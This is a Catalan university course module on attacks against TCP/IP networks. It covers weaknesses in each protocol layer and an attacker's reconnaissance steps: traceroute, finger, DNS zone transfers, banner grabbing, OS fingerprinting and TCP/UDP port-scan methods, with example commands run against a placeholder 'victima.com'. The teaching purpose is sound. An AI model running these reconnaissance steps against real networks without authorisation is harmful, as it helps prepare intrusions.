Atacs contra xarxes TCP/IP

Joaquín García Alfaro

1.5 crèdits
P03/05070/02092

Universitat Oberta de Catalunya

Índex

Introducció

Durant els primers anys d'Internet, els atacs cap a sistemes informàtics involucraven pocs coneixements tècnics. Per una banda, els atacs realitzats des de l'interior de la xarxa (realitzats per usuaris interns) es basaven en l'alteració dels permisos per a modificar la informació del sistema. Per contra, els atacs externs es produïen gràcies al coneixement de les contrasenyes necessàries per a accedir als equips de la xarxa.

Amb el pas dels anys s'han anat desenvolupant nous atacs cada vegada més sofisticats per a explotar vulnerabilitats tant en el disseny de les xarxes TCP/IP, com en la configuració i operació dels sistemes informàtics que conformen les xarxes connectades a Internet.

Aquests nous mètodes d'atac s'han anat automatitzant, pel que en molts casos sols es necessita un coneixement tècnic molt bàsic per a realitzar-los. Qualsevol usuari amb una connexió a Internet té accés avui en dia a nombrosos aplicatius per a realitzar aquests atacs, disponibles des de nombroses fonts com *newsgroups*, *mailing-lists* i pàgines web, on a més pot trobar totes les instruccions necessàries per a executar-los.

En la major part de la bibliografia relacionada amb la seguretat de xarxes informàtiques podem trobar classificades les següents tres generacions d'atacs:

Primera generació: atacs físics - Trobem aquí atacs que es centren en els components electrònics típics, com podrien ser els propis ordinadors, el cables o els dispositius de xarxa. Actualment es coneix solució a aquests atacs, utilitzant protocols distribuïts i de redundància per aconseguir una tolerància front a un punt únic de fallada.

Segona generació: atacs sintàctics - Es tracta d'atacs contra la lògica operativa dels ordinadors i les xarxes, que pretenen explotar vulnerabilitats existents al programari, als algorismes de xifrat i als protocols. Actualment encara no s'han trobat solucions globals per contrarestar de forma eficient aquests atacs, tot i que ja s'està treballant per trobar solucions cada vegada més eficaços cap a aquests atacs.

Tercera generació: atacs semàntics - Finalment, podem parlar d'aquells atacs que s'aprofiten de la confiança dels usuaris en la informació. Aquest tipus d'atacs poden anar des de la col·locació d'informació falsa en butlletins informatius i correus electrònics, fins a la modificació del contingut de les dades en serveis de confiança, com per exemple la manipulació de bases de dades amb informació pública, sistemes d'informació borsària, sistemes de control de tràfic aeri, etc.

Abans de passar a parlar en detall de com evitar aquests atacs des d'un punt de vista més tècnic, introduirem en aquest mòdul algunes de les deficiències dels protocols TCP/IP i analitzarem alguns dels atacs més coneguts contra aquesta arquitectura de protocols.

Objectius

En aquest mòdul didàctic l'estudiant trobarà els recursos necessaris per a assolir els objectius següents:

1) Exposar els problemes de seguretat a les xarxes TCP/IP a partir d'alguns exemples de vulnerabilitats en els seus protocols bàsics.

2) Analitzar algunes de les activitats prèvies realitzades per els atacants de xarxes TCP/IP per aconseguir els seus objectius.


3) Aprendre com funcionen els escoltadors de xarxes IP per comprendre la perillositat que aquests aplicatius comporten per a la seguretat d'una xarxa TCP/IP.

4) Estudiar amb més detall alguns atacs concrets contra xarxes TCP/IP, com poden ser els atacs de denegació de servei i les deficiències de programació.

1.1. Seguretat en xarxes TCP/IP

Durant la dècada dels anys 60, dins del marc de la guerra freda, l'agència de projectes avançats de recerca del departament de defensa dels Estats Units (DARPA) es va plantejar la possibilitat que un atac afectés la seva xarxa de comunicacions i va finançar equips d'investigació a diferents universitats amb l'objectiu de desenvolupar una xarxa d'ordinadors amb una administració totalment distribuïda.

Com a resultat de l'aplicació dels seus estudis en xarxes de commutació de paquets, es va crear l'anomenada xarxa ARPANET, de caire experimental i altament tolerable a les fallades. Més endavant, a mitjans dels anys 70, la DARPA va començar a investigar en la interconnexió de diferents xarxes, establint a l'any 1974 les bases de desenvolupament de la familia de protocols que s'utilitzen a les xarxes que coneixem avui dia com a xarxes TCP/IP.



La família de protocols TCP/IP es divideix en les quatre capes següents:

1) Capa de xarxa - normalment és formada per una xarxa LAN*, o WAN** (de connexió punt a punt) homogènia. Tots els equips connectats a Internet implementen aquesta capa. Tot el que es troba per sota de l'IP és la capa de xarxa física o, simplement, capa de xarxa.

2) Capa d'Internet (o capa d'*Internetworking*) - dóna unitat a tots els membres de la xarxa i, per tant, és la capa que permet que tots es puguin interconectar, independentment de si s'hi connecten mitjançant línea telefònica o una LAN Ethernet. L'adreçament i l'encaminament són les seves principals funcions. Tots els equips connectats a Internet implementen aquesta capa.

* En anglès, *Local Area Network.*
* En anglès, *Wide Area Network*


3) Capa de transport - dóna fiabilitat a la xarxa. El control de flux i d'errors es porta a terme principalment dins aquesta capa, que només és implementada pels equips usuaris de la xarxa Internet o pels terminals d'Internet. Els equips encaminadors* (equips de commutació) no la necessiten.

* En anglès, *routers.*


4) Capa d'aplicació - engloba tot el que hi ha per sobre de la capa de transport. És la capa on hi trobem les aplicacions que fan servir Internet: clients i servidors de web, correu electrònic, FTP, etc. Només és implementada pels equips usuaris de la xarxa Internet o els terminals d'Internet. Els equips de commutació no la fan servir.

Com ja hem comentat, només els equips terminals implementen totes les capes. Els equips intermedis únicament implementen el nivell de xarxa i el nivell IP:

Per a aprofundir en els protocols d'Internet, vegeu els apartats 1.4, 1.10 i 29.3 de l'obra:
D.E. Comer (1995). *Internetworking with TCP/IP* (Volum I: "Principies, Protocols and Architecture"). Hertfordshire: Prentice Hall.



A cadascuna de les capes exposades trobem protocols diferents. La situació relativa de cada protocol en les diferents capes es mostra a la figura següent:



En cada capa del model TCP/IP hi ha vulnerabilitats i un atacant pot explotar cadascuna d'aquestes capes. Amb el temps es descobreixen vulnerabilitats noves, la majoria de les quals es fan públiques per organismes internacionals com el CERT/CC, quan es troba la manera de contrarestar-les.

A continuació, presentem algunes de les vulnerabilitats de les diferents capes que veurem en més detall al llarg d'aquest mòdul:

1) Vulnerabilitats de la capa de xarxa - Les vulnerabilitats de la capa de xarxa estan estretament lligades al medi sobre el qual es fa la connexió. Aquesta capa presenta problemes de control d'accés i confidencialitat.

Atacs físics

Aquest tipus d'atacs poden arribar a ser molt costosos ja que generalment requereixen accés físic als equips. Per aquest motiu no els tractarem en aquest mòdul didàctic.

Són exemples de vulnerabilitats a aquest nivell els atacs a les línies punt a punt: desviament dels cables de connexió cap a altres sistemes, intercepció intrusiva de les comunicacions (*punxar la línia*), l'escolta no intrusiva en els medis de transmissió sense fils, etc.

2) Vulnerabilitats de la capa d'Internet - En aquesta capa es pot fer qualsevol atac que afecti un datagrama IP. S'inclouen els atacs de les escoltes de xarxa, la suplantació de missatges, la modificació de dades, els retards de missatges i la denegació de missatges.

Escoltes de xarxa ...

... (en anglès, *sniffing*). Poden ser realitzades mitjançant aplicacions que es coneixen amb el nom d'*sniffers*. Vegeu l'apartat *Escoltadors de xarxa* d'aquest mateix mòdul per a més informació.

Qualsevol atacant pot suplantar un paquet si indica que prové d'un altre sistema. La suplantació d'un missatge es pot fer, per exemple, donant una resposta a un altre missatge abans que ho faci el suplantat.

En aquesta capa, l'autenticació dels paquets es fa a nivell de màquina (per adreça IP) i no a nivell d'usuari. Si un sistema subministra una adreça errònia d'una màquina, el receptor no té manera de detectar la suplantació. La suplantació pot fer servir altres tècniques com la predicció de números de seqüència TCP, enverinament de taules cau, etc.

Atacs de suplantació ...

... (en anglès *Spoofing attacks*). Vegeu la secció *Suplantació d'ARP* de l'apartat *Escoltes de xarxa* d'aquest mateix mòdul per a veure un exemple d'atac de suplantació.

D'altra banda, els paquets es poden manipular si se'n manipulen les dades i es reconstrueixen els controls de les capçaleres. El receptor serà incapaç de detectar el canvi.

3) Vulnerabilitats de la capa de transport - La capa de transport transmet paquets TCP o UDP sobre datagrames IP. En aquesta capa podem trobar problemes d'autenticació, d'integritat i de confidencialitat. Alguns dels atacs més coneguts en aquesta capa son les denegacions de servei a causa de protocols de transport.

Atacs de denegació de servei ...

... (en anglès Denial of Service attacks o DoS). Vegeu l'apartat sobre *Atacs de denegació de servei* d'aquest mateix mòdul per a més informació.

En quant als mecanismes de seguretat incorporats en el disseny del protocol de transport TCP (negociacions involucrades en l'establiment d'una sessió), existeixen tot una sèrie d'atacs que aprofiten certes deficiències en el seu disseny. Una de les vulnerabilitats més greus contra aquests mecanismes de control pot comportar la possibilitat d'intercepció de sessions TCP establertes per tal de segrestar-les i portar una de les parts cap a un equip maliciós.

Aquests atacs de segrest s'aprofiten de la poca exigència en el protocol d'intercanvi de TCP respecte a l'autenticació dels equips involucrats en una sessió TCP. Així, si un usuari hostil pot observar els intercanvis de les dades utilitzades durant l'inici de la sessió, i es capaç d'interceptar amb èxit una connexió en marxa amb tots els paràmetres d'autenticació configurats adequadament, podrà segrestar la sessió.

4) Vulnerabilitats de la capa d'aplicació En la capa d'aplicació hi ha diferents vulnerabilitats pròpies de cada protocol. Precisament perquè en aquesta capa és on hi ha més protocols definits, hi ha també el nombre de vulnerabilitats més gran. Alguns dels serveis més rellevants i els problemes de seguretat que poden presentar son els següents:

- **Servei de noms de domini -** Normalment, quan un sistema sol·licita connexió a un servei, demana l'adreça IP d'un nom de domini i envia un paquet UDP a un servidor DNS; aleshores, aquest respon amb l'adreça IP del domini sol·licitat o una referencia que apunta a un altre DNS que pugui subministrar I'adreça IP sol·licitada.

  Un servidor DNS ha de lliurar l'adreça IP correcta però, a més, també pot lliurar un nom de domini donada una adreça IP o un altre tipus d'informació.

  En el fons un servidor DNS és una base de dades accessible des de la xarxa. Per tant, un atacant pot modificar la informació que aquesta subministra* o pot accedir a informació no necessària o útil per a obtenir informació relativa a la topologia de la xarxa d'una organització concreta (per exemple, la llista dels sistemes que té una organització).

  * Aquests atacs de suplantació de DNS es coneixen amb el nom d'*Spoofing* de DNS.

- **Telnet -** Normalment, el servei Telnet autentica l'usuari mitjançant la sol·licitud de l'identificador d'usuari i la seva contrasenya, que es transmeten en clar per la xarxa. Per tant, al igual que la resta de serveis d'Internet que no protegeixen les dades mitjançant mecanismes de protecció** són susceptibles de captura mitjançant l'ús d'un escoltador de xarxa.

  Actualment hi ha altres protocols de capa d'aplicació (com per exemple el protocol SSH) per a accedir a un servei equivalent a Telnet però de manera segura (mitjançant autenticació forta). Tanmateix, el fet de xifrar l'identificador de l'usuari i la contrasenya no impedeix que un atacant que les conegui accedeixi al servei.

  ** Vegeu el mòdul *Mecanismes de protecció* d'aquest mateix material per a més informació.

- **File Transfer Protocol -** El servei FTP fa servir dos canals separats, un per a la transmissió de les comandes i l'altre per a la transmissió de les dades. El servei envia l'identificador de l'usuari i la clau en clar, i presenta en aquest aspecte els mateixos problemes que presenta el servei Telnet.

  El servei permet la connexió anónima a una zona restringida en qué només es permet la descàrrega d'arxius. D'aquesta manera, es restringeixen considerablement els possibles problemas de seguretat sense limitar una de les funcionalitats més interessants del servei.

- **Hypertext Transfer Protocol -** Es tracta del protocol responsable del servei *World Wide Web*. La seva principal vulnerabilitat prové del lliurament d'informació que es pot fer a partir d'entrades per part de l'usuari. Aquest lliurament d'informació es possible mitjançant l'execució de programes en el servidor.

  L'execució d'aquests programes formaten la resposta de manera adequada perquè el navegador del sol·licitant la pugui visualitzar també apropiadament. Aquestes execucions per part del servidor HTTP (mitjançant aplicacions CGI, ASP, PHP, ISAPI de Microsoft, NSAPI de Netscape, PL/SQL d'Oracle, etc.) estan subjectes a errades de programació i poden suposar un greu forat de seguretat***.

*** Vegeu el capítol *Deficiències de programació* d'aquest mateix mòdul didàctic per a més informació.

1.2. Activitats prèvies a la realització d'un atac

Prèviament a la planificació d'un possible atac contra un o més equips d'una xarxa TCP/IP, és necessari conèixer l'objectiu a atacar. Per a realitzar aquesta primera fase, és dir, obtenir tota la informació possible de la xarxa a atacar, serà necessari utilitzar una sèrie de tècniques d'obtenció i recol·lecció d'informació.

A continuació veurem, amb una serie d'exemples, la major part de tècniques existents que, tant els administradors d'una xarxa com els possibles atacants, poden utilitzar a l'hora de realitzar aquesta fase de recollida i obtenció d'informació.

1.2.1. Utilització d'eines d'administració

La fase de recollida d'informació podria començar amb l'utilització de totes aquelles aplicacions d'administració que permetin l'obtenció d'informació d'un sistema, com per exemple: *ping*, *traceroute*, *whois*, *finger*, *rusers*, *nslookup*, *rcpinfo*, *telnet*, *dig*, etc.

Evitar l'extracció d'informació

Una possible solució per a protegir els sistemes de la nostra xarxa contra aquesta extracció d'informació mitjançant eines d'administració es la utilització de sistemes tallafocs. Consulteu el següent mòdul didàctic per a més informació sobre sistemes tallafocs i filtratge de paquets.

La simple execució de la comanda *ping* contra l'adreça IP associada a un nom de domini podria oferir a l'atacant informació de gran utilitat. Per a començar, aquesta informació li permetrà determinar l'existència d'un o més equips connectats a la xarxa d'aquest domini.

Una vegada descobert com a mínim l'existència d'un dels equips del domini, l'atacant podria obtenir informació relacionada amb la topologia o distribució física i lògica de la xarxa, mitjançant l'aplicació *traceroute*.

Aquesta eina, inicialment pensada per ajudar a un administrador de xarxes a solucionar problemes, pot ser utilitzada també per a esbrinar quins sistemes existeixen entre dos equips (en aquest cas, entre l'ordinador de l'atacant i l'equip a atacar).

* En anglès, *router*.

El seu funcionament es basa en la manipulació del camp `TTL` de la capçalera `IP` d'un paquet, de forma que és capaç de determinar un a un els salts pels quals un determinat paquet avança per la xarxa TCP/IP. El camp `TTL` actua com un comptador de salts, veient-se decrementat en una unitat al ser reenviat per cada dispositiu d'encaminament*.

Així, mitjançant la utilitat de diagnòstic *traceroute* es pot arribar a obtenir una llista dels elements de la xarxa recorreguts des d'una ubicació d'origen fins al sistema de destí, com per exemple:

```
[root@atacant /]$ traceroute -n www.vitima.com

traceroute to www.vitima.com (218.73.40.217),
30 hops max, 38 byte packets

1 80.12.14.92 1.091 ms  1.203 ms  2.140 ms
1 80.12.14.1  2.175 ms  2.319 ms  2.155 ms
2 80.12.56.13  12.063 ms 14.105 ms 13.305 ms
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
10 218.73.40.217 30.025 ms 28.205 ms 28.202 ms
```

Existeixen eines gràfiques amb una funcionalitat similar a *traceroute*, que permeten visualitzar les corresponents associacions de cada element IP i amb la seva ubicació física.

Com veurem més endavant, l'ús del protocol ICMP (que tant *ping* como *traceroute* utilitzen) també pot permetre obtenir informació addicional, com la franja horària del sistema de destí o la màscara de xarxa empleada.

Descobriment d'usuaris

Una altra informació rellevant d'un sistema és el nom dels usuaris que tenen accés a aquests equips. Una utilitat que pot ajudar a l'atacant a obtenir aquesta es la comanda d'administració *finger*:

El servei finger

Donada la informació que proporciona aquest servei, molts sistemes no el tenen activat.

```
[root@atacant /]$ finger -l @ www.victima.com

[www.victima.com]

Login name: root (messages off)
Directory: /root Shell: /bin/bash

On since Mar 11 12:04:32 on pts/1 from
dummy.victima.com

New mail received Mon Mar 8 13:12:05 2001;
No Plan.
```

Mitjançant *finger*, l'atacant podria realitzar diverses proves per tractar de descobrir l'existència d'usuaris vàlids. Més endavant, i amb la informació obtinguda, podria tractar de provar diferents claus d'usuari amb la finalitat d'obtenir un accés remot al sistema utilitzant, per exemple, un client de *Telnet* o d' *SSH*.

Informació de domini

Durant aquesta primera etapa de recollida d'informació, l'atacant podria obtenir també tota aquella informació general que envolta a l'organització que hi ha al darrera de la xarxa a atacar. La recollida d'aquesta informació pot començar extraient la informació relativa als dominis associats a l'organització, així com les seves subxarxes corresponents. Això pot obtenir-se fàcilment mitjançant consultes al servei de nom de dominis (*DNS*).

Si el servidor que ofereix la informació d'aquest domini no s'ha configurat adequadament, és possible realitzar una consulta de transferència de zona completa, el que permetrà obtenir tota la informació de traducció d'adreces IP a nom de màquines. Aquest tipus de consulta pot realitzar-se amb les utilitats *host*, *dig* i *nslookup* entre d'altres:

```
[root@atacant /]$ host -l victima.com

www.victima.com has address 218.73.40.217
www.victima.com host information "Pentium III" "Linux"
ftp.victima.com has address 218.73.40.81
ftp.victima.com host information "Pentium II" "FreeBSD"
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..

[root@atacant /]$ host -l victima.com > victima.com.txt
```

Entre la informació trobada, l'atacant pot extreure informació sensible com per exemple: relacions entre sistemes de la xarxa o subxarxa, el propòsit per al que s'utilitzen els mateixos, el sistema operatiu que executen, etc.

Cadenes identificatives

A mida que vagi trobant nous sistemes, l'atacant hauria d'anar completant la informació ja trobada amb tots aquells detalls referents als nous equips trobats. Un d'aquests detalls podria ser la informació oferta mitjançant les cadenes de text dels serveis. Aquestes cadenes, a part d'identificar cada un dels serveis oferts per aquests equips, li permetran conèixer el tipus de servidor que ofereix el servei i la seva versió:

```
[root@atacant /]$ ftp ftp.victima.com
Connected to ftp.victima.com (218.73.40.81).
220 ProFTPD 1.2.4 Server (VICTIMA FTP Server)
Name (ftp.victima.com:root):
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

```
[root@atacant /]$ telnet www.victima.com 80
Trying 218.73.40.217...
Connected to www.victima.com.
Escape character is '^]'.
GET / HTTP1.1

HTTP/1.1 200 OK
Date: Wed, 12 Mar 2003 15:07:53 GMT
Server: Apache/1.3.23 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

Com veiem en aquests dos exemples, utilitzant únicament un client de *telnet* i un client de *ftp*, l'atacant pot fer-se una idea del tipus i versions dels servidors que la xarxa del domini `victima.com` està utilitzant per oferir els seus serveis. En aquest cas es tracta d'un servidor *ProFTPD 1.2.4 Server* per a oferir el servei de transferència de fitxers i *Apache/1.3.23 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c* per a oferir la seva *web* mijançant el protocol HTTP.

Grups de noticies i cercadors d'Internet

Finalment, aquesta primera fase de recollida d'informació mitjançant eines d'administració acostuma a finalitzar realitzant una serie de consultes cap a grups de notícies, cercadors de pàgines web o meta cercadors. Mitjançant aquesta consultes, l'atacant pot obtenir informació emesa pels usuaris de l'organització associada a la xarxa que desitja atacar. Una simple cerca de la cadena `@victima.com` a `http://groups.google.com/` o `http://www.google.com/` pot arribar a oferir aquesta informació a l'atacant.

Amb aquesta informació, es pot arribar a conèixer detalls d'interès com podria ser: els sistemes operatius existents en la xarxa, tecnologies i servidors utilitzats, el coneixement en quant a temes de seguretat per part dels administradors, etc. Totes aquestes dades poden ser utilitzades per a la confecció d'un perfil tècnic i humà de l'organització.

L'administrador

Moltes vegades els propis administradors de la xarxa poden divulgar, sense adonar-se'n, informació sensible dels seus sistemes quan utilitzen llistes de correu o grups de noticies públics. Al fer preguntes, o al contestar d'altres, poden posar en perill els equips de la seva xarxa al donar exemples públicament a partir de la informació dels seus equips.

1.2.2. Recerca d'empremtes identificatives

A part de l'utilització d'eines d'administració i serveis d'Internet, existeixen tècniques més específiques que permeten extreure informació més precisa d'un sistema o una xarxa en concret.

L'utilització d'aquestes tècniques es coneix amb el nom de ***fingerprinting***, és a dir, obtenció de l'empremta identificativa d'un sistema o equip connectat a la xarxa.

Identificació de mecanismes de control TCP

L'empremta identificativa que un atacant voldria obtenir fa referència a tota aquella informació de la implementació de pila TCP/IP de l'equip analitzat. Així, l'empremta permetrà descobrir de forma molt fiable el sistema operatiu que s'executa a la màquina analitzada. Aquesta informació, juntament amb la versió del servei i del servidor, facilitaran a l'atacant la recerca necesaria per a realitzar l'atac contra aquest sistema.

La major part de les tècniques per a obtenir aquesta empremta identificativa es basen en la informació de la pila TCP/IP que pot obtenir-se a partir dels mecanismes de control de l'intercanvi de tres passes* propi del protocol TCP/IP.

* En anglès, (*TCP three-way handshake*)

El protocol TCP és un protocol de la capa nivell de transport que assegura que les dades siguin enviades correctament. Això significa que garanteix que la informació rebuda correspon amb la informació enviada i que els paquets són ensamblats en el mateix ordre en que varen ser enviats.

Generalment, les característiques d'implementació dels mecanismes de control incorporats en el disseny de TCP en pila TCP/IP d'un sistema operatiu es basa en la interpretació que els desenvolupadors fan dels RFC.

Els RFC ...

... (en anglès, Requests for Comments) són un conjunt de documents tècnics i notes organitzatives sobre Internet (originalment sobre ARPANET). Vegeu `http://www.ietf.org` per a més informació.

La interpretació dels RFC (i per tant, les característicasc pròpies d'implementació) poden ser molt diferents en cada sistema operatiu (inclús, en diferents versions d'un mateix sistema operatiu). Així doncs, la probabilitat d'encert del sistema operatiu remot mitjançant aquesta informació és molt elevada.

Identificació de respostes ICMP

Tot i que el propòsit original del protocol ICMP és el de notificar errors i condicions inusuals (que requereixen atenció respecte del protocol IP), és possible que se'n realitzi un ús indegut per a obtenir impremtes identificatives d'un sistema remot.

ICMP

El protocol **ICMP** és l'encarregat de realitzar el control de flux dels datagrames IP que circulen per la xarxa. Aquest protocol consta de diverses funcionalitats que permeten des de la comunicació de situacions amb anomalies (per exemple, per indicar que no s'ha pogut realitzar l'entrega d'un paquet IP) fins la comprovació de l'estat d'una màquina a la xarxa.

Comentarem a continuació alguns exemples de com es poden obtenir aquestes empremtes a partir de les diferents respostes ofertes mitjançant l'us de tràfic ICMP:

- ***ICMP echo*** - L'us de paquets ICMP `echo` permet l'exploració que hem vist a la primera secció d'aquest capítol, mitjançant la comanda *ping*. Així, amb aquesta exploració es pretén identificar els equips existents dins de la xarxa a explorar, típicament accessibles des d'Internet.

  La comanda *ping*, mitjançant paquets ICMP de tipus `echo-request` i `echo-reply`, pot informar si una determinada adreça IP està o no activa.

  El camp `TTL`, utilitzat en aquest intercanvi de paquets `echo` d'ICMP, sol ser inicialitzat de forma diferent segons el sistema operatiu que hi ha al darrera de l'equip. Així, aquest camp podria ser d'utilitat a l'hora de detectar l'empremta identificativa de l'equip analitzat.

  Per altra banda, quan s'envia un paquet ICMP `echo-request` cap a la direcció de difusió (*broadcast*), s'aconsegueix que amb un únic paquet enviat tots els equips responguin amb un paquet ICMP de tipus `echo-reply`.

  Aquesta característica no és propia de tots els sistemes sistemes operatius. Així per exemple, pot estar present en algunes variants de sistemes operatius Unix, mentre que els sistemes operatius de Microsoft no responen a aquest tipus de paquets.

- ***ICMP timestamp*** - Mitjançant la transmissió d'un paquet ICMP de tipus `timestamp-request`, si un sistema està actiu, es rebrà un paquet de tipus `timestamp-reply`, indicant es possible conèixer la referència de temps en el sistema destí.

  La decisió de respondre o no a aquests paquets es depenent de la implementació. Alguns sistemes operatius Windows sí responen mentre que altres no. No obstant, la majoria dels sistemes operatius Unix sí que l'implementen.

- ***ICMP information*** - El propòsit dels paquets ICMP de tipus `informationrequest` i la seva resposta associada, `information-reply`, és permetre que certs equips que no disposen de disc puguin extreure la seva pròpia configuració, autoconfigurar-se en el moment d'inici, obtenir la seva direcció IP, etc.

  Tot i que les recomanacions de seguretat indiquen que els sistemes operatius no haurien de generar ni respondre a aquest tipus de paquets, la realitat de les implementacions existents és una altra.

  La resposta, en comptes d'indicar l'adreça IP de la xarxa en el camp d'origen, indica l'adreça IP del host. Alguns sistemes operatius respondran únicament quan l'adreça IP de destí del paquet té el valor d'una direcció IP de confiança. Altres sistemes, així com molts dispositius de xarxa, implementen diferents mètodes de resposta davant aquest tipus de paquets. Totes aquestes diferències es poden utilitzar a l'hora de confeccionar l'empremta identificativa.

1.2.3. Exploració de ports

L'exploració de ports* és una tècnica àmpliament utilitzada per a identificar els serveis que els sistemes de destí ofereixen. Acostuma a ser la última de les activitats prèvies a la realització d'un atac.

* En anglès, *Port Scanning*.

L'**exploració de ports** pot permetre el reconeixement dels serveis oferts per cada un dels equips trobats a la xarxa escollida. Amb aquesta informació, l'atacant podria realitzar posteriorment una cerca d'*exploits* que li permetés un atac d'intrusió en el sistema analitzat**.

** Vegeu el capítol *Deficiències de programació* d'aquest mateix mòdul didàctic per a més informació.

Exploració de ports TCP

Com hem mencionat anteriorment, els ports TCP poden ser explorats per a obtenir l'empremta identificativa d'un sistema o equip connectat a la xarxa. Però també poden ser utilitzats per a descobrir si un equip ofereix o no un determinat servei.

Existeix un gran nombre de tècniques per a realitzar aquesta exploració de ports TCP. D'entre les més conegudes, en podem destacar les següents:

- ***TCP connect scan*** - Mitjançant l'establiment d'una connexió TCP completa (completant el tres passos de l'establiment de la connexió) l'exploració pot anar analitzant tots

el ports possibles. Si la connexió és realitzada correctament, s'anotarà el port com a obert (fent una suposició del seu servei associat segons el nombre de port).

- ***TCP SYN scan*** - Enviant únicament paquets d'inici de connexió (SYN) per cada un dels ports a analitzar, es pot determinar si aquests estan oberts o no. Si es rep com contestació un paquet RST-ACK, significa que no existeix cap servei escoltant per aquest port.

  Per contra, si es rep un paquet SYN-ACK, podem afirmar l'existència d'un servei associat a tal port TCP. En aquest cas, s'enviarà un paquet RST-ACK per a no establir connexió i no ser registrats pel sistema objectiu, a diferència del cas anterior (*TCP connect scan*).

- ***TCP FIN scan*** - A l'enviar un paquet FIN a un port, hauríem de rebre un paquet de reset (RST) sí està tancat. Aquesta tècnica s'aplica principalment sobre implementacions de piles TCP/IP de sistemes Unix.

- ***TCP Xmas Tree scan*** - Aquesta tècnica és molt similar a l'anterior, obtenint-se com resultat també un RST si el port està tancat. En aquest cas s'envien paquets FIN, URG i PUSH.

- ***TCP Null scan*** - En el cas de posar a zero tots els indicadors de la capçalera TCP, l'exploració hauria de rebre com a resultat un paquet RST en els ports no actius.

La major part d'aplicatius per a realitzar exploració de ports TCP solen ser sorollosos, és a dir, no intenten amagar que s'està analitzant la xarxa. Això sol ser així per que s'assumeix que, o bé ningú no està revisant l'activitat d'exploració, o que utilitzant un equip compromès ningú no podrà relacionar a l'equip des del que realment es realitza l'exploració de ports.

Exploració de ports UDP

Mitjançant l'exploració de ports UDP és possible determinar si un sistema està o no disponible, així com trobar el serveis associats als ports UDP que trobem oberts o filtrats.

Per a realitzar aquesta exploració s'envien datagrames UDP sense cap informació al camp de dades. En el cas de que el port estigui tancat, es rebrà un missatge ICMP de port no assolible (*port unreachable*). Si el port està obert, no es rebrà cap resposta.

